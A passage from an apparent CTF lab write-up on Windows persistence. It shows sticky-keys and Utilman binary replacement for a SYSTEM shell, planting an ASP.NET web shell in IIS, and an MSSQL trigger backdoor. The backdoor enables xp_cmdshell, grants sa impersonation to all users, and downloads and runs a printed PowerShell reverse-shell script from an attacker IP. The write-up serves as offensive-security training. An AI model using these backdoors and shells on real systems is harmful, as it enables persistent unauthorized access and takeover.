
2. Lock the session:
3. Press the SHIFT key 5 times to trigger the Sticky key and then this triggers the payload:

1
- Of course, you can change the 'cmd.exe' into a reverse shell payload.

4. Get the flag:
Utilman
- Utilman is a built-in Windows app used to provide
Ease of Accessoptions during the lock screen:

- When we click the ease of access button on the login screen, it executes “
C:\Windows\System32\Utilman.exe” withSYSTEMprivileges. - If we replace it with a copy of
cmd.exe, we can bypass the login screen again.

1. To replace utilman.exe, we do a similar process to what we did with sethc.exe:
> takeown /f C:\Windows\System32\utilman.exe

> icacls C:\Windows\System32\utilman.exe /grant Administrator:F


> copy C:\Windows\System32\cmd.exe C:\Windows\System32\utilman.exe

2. To trigger the terminal, lock the screen from the start button.
3. Click the “Ease of Access” button. cmd.exe will execute instead of the legitimate utilman.exe with SYSTEM privileges.

1
- Instead of Administrator, the user stated is SYSTEM.
Persisting Through Existing Services
- If you don’t want to use Windows features to hide a backdoor, you can always profit from any existing service that can be used to run code for you.
- This task will look at
how to plant backdoorsin a typical web server setup. - Still, any other application where you have some degree of control on what gets executed should be backdoorable similarly.
Using Web Shells
- The usual way of achieving persistence in a web server is by uploading a web shell to the web directory.
This is trivial and will grant us access with the privileges of the configured user in
IIS, which by default is “iis apppool\defaultapppool”.1
- Recap, IIS means Internet Information Services.
- Even if this is an unprivileged user, it has the special “
SeImpersonatePrivilege” , providing an easy way to escalate to the Administrator using various known exploits. - For more information on how to ubuse this privilege, see the
Windows Privescroom.
Thought Process:
1. Download the ASP.NET webshell. (Link: https[:][/][/]github[.]com[/]tennc[/]webshell[/]blob[/]master[/]fuzzdb-webshell[/]asp[/]cmdasp[.]aspx)

1

- Copy and paste the raw data from this file to a file named 'cmdasp.aspx' located in your home directory:
2. Transfer it to the victim machine and move it into the webroot, which by default is located in the C:\inetpub\wwwroot directory.
- Set a python web server in the attacker’s machine so the victim’s machine could download this webshell:



Note: Depending on the way you create/transfer shell.aspx, the permissions in the file may not allow the web server to access it. If you are getting a “Permission Denied” error while accessing the shell’s URL, just grant every full permission on the file to get it working: > icacls shell.aspx /grant Everyone:F
3. Visiting the http://<attacker-ip>/shell.aspx webpage:



4. At this point, go back to Windows PrivEsc room and find the SeImpersonate / SeAssignPrimaryToken and redo the lab but using the IIS webserver.
1
- Note that at this point, you only have the lowest privilege of the user 'iis apppoool\defaultapppool' so you have to do step (4) to escalate your privilege to NT AUTHORITY/SYSTEM to fully maximize the persistence.
Using MSSQL as a Backdoor
- There are several ways to plant backdoors in MSSQL Server installations.
- For now, we will look at one of them that abuses triggers.
- Simply put,
triggersin MSSQL allow you to bind actions to be performed when specific events occur in the database. - Those events can range from a user logging in up to data being
inserted,updatedordeletedfrom a given table. For this task, we will create a trigger for any
INSERTinto the HRDB database.- Before creating the trigger, we must first reconfigure a few things on the db.
1. First, we need to enable the xp_cmdshell stored procedure.
xp_cmdshellis a stored procedure that is provided by default in any MSSQL installation and allows you to run commands directly in the system’s console but comes disabled by default.- Enabling it: Open
Microsoft SQL Server Management Studio 18, available from the start menu.

- When asked for authentication, just use Windows Authentication (the default value), and you will be logged on with the credentials of your current Windows User.
- By default, the local Administrator account will have access to all DBs.
1
- Press the "Connect" button.
2. Once logged in, please click on the New Query button to open the query editor:


3. Run the following SQL sentences to enable the “Advanced Options” in the MSSQL configuration, and proceed to enabled xp_cmdshell:
1
2
3
4
5
6
7
sp_configure 'Show Advanced Options',1;
RECONFIGURE;
GO

sp_configure 'xp_cmdshell',1;
RECONFIGURE;
GO

4. After this, we must ensure that any website accessing the database can run xp_cmdshell.
1
2
- By default,only database users with the 'sysadmin' role will be able to do so. Basically, only the sysadmin is allowed to execute commands within the MSSQL server.
- Since it is expected that web applications use a restricted db user,we can GRANT privileges to ALL users to impersonate the 'sa'(sysadmin) user, which is the default database administrator.
1
2
3
USE master

GRANT IMPERSONATE ON LOGIN::sa to [Public];
5. Configure a trigger:
1

1. Change the HRDB database:
1
USE HRDB
1
- HRDB is the database we are using. Its just the name of this database.

6. Our trigger will leverage xp_cmdshell to execute PowerShell to download and run a .ps1 file from a web server controlled by the attacker.
Evilscript.ps1 in the attacker's machine:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
$client = New-Object System.Net.Sockets.TCPClient("10.10.25.96",4454);

$stream = $client.GetStream();
[byte[]]$bytes = 0..65535|%{0};
while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){
    $data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);
    $sendback = (iex $data 2>&1 | Out-String );
    $sendback2 = $sendback + "PS " + (pwd).Path + "> ";
    $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);
    $stream.Write($sendbyte,0,$sendbyte.Length);
    $stream.Flush()
};

$client.Close()
1
- This is the contents of 'evilscript.ps1'.
- Also, setting the listening process in the attacker’s machine with the given port above:


- Create a python web server on the attacker’s machine for the victim to be able to download the
evilscript.ps1:

What to execute in the Victim's machine:
- The trigger will be configured to execute whenever an ‘
INSERT’ is made into the ‘Employees’ table of the ‘HRDB’ database:
1
2
3
4
5
6
CREATE TRIGGER [sql_backdoor]
ON HRDB.dbo.Employees
FOR INSERT AS

EXECUTE AS LOGIN = 'sa'
EXEC master..xp_cmdshell 'Powershell -c "IEX(New-Object net.webclient).downloadstring(''http://10.10.25.96:8000/evilscript.ps1'')"';
1
- Its like a 'logic bomb' I guess, that executes the payload planted by the attacker whenever a user does a specific operation in the MSSQL server which in this case is INSERT.
Opened terminals in the attacker's machine to handle the connections in this exploit;
1
2
	- The trigger will perform the first connection to 'download' and 'execute' 'evilscript.ps1'. Our trigger is using port 8000 for that.
	- The second connection will be a reverse shell on port 4454 back to our attacker machine.

7. Execute the download in sql command:
1
- This SQL command just downloads the evilscript.ps1 but not execute it.

8. Go to the IP address where the MSSQL is hosted and insert an employee. Remember that the payload gets triggered for each INSERT operation:

Terminal of the attacker:
1
- Reverse shell received!

9. Getting the flag:
Other resources if you want to do variation of the techniques covered in here:
- https://www.hexacorn.com/blog/category/autostart-persistence/ - https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%20-%20Persistence.md - https://oddvar.moe/2018/03/21/persistence-using-runonceex-hidden-from-autoruns-exe/ - https://www.netspi.com/blog/technical/network-penetration-testing/establishing-registry-persistence-via-sql-server-powerupsql/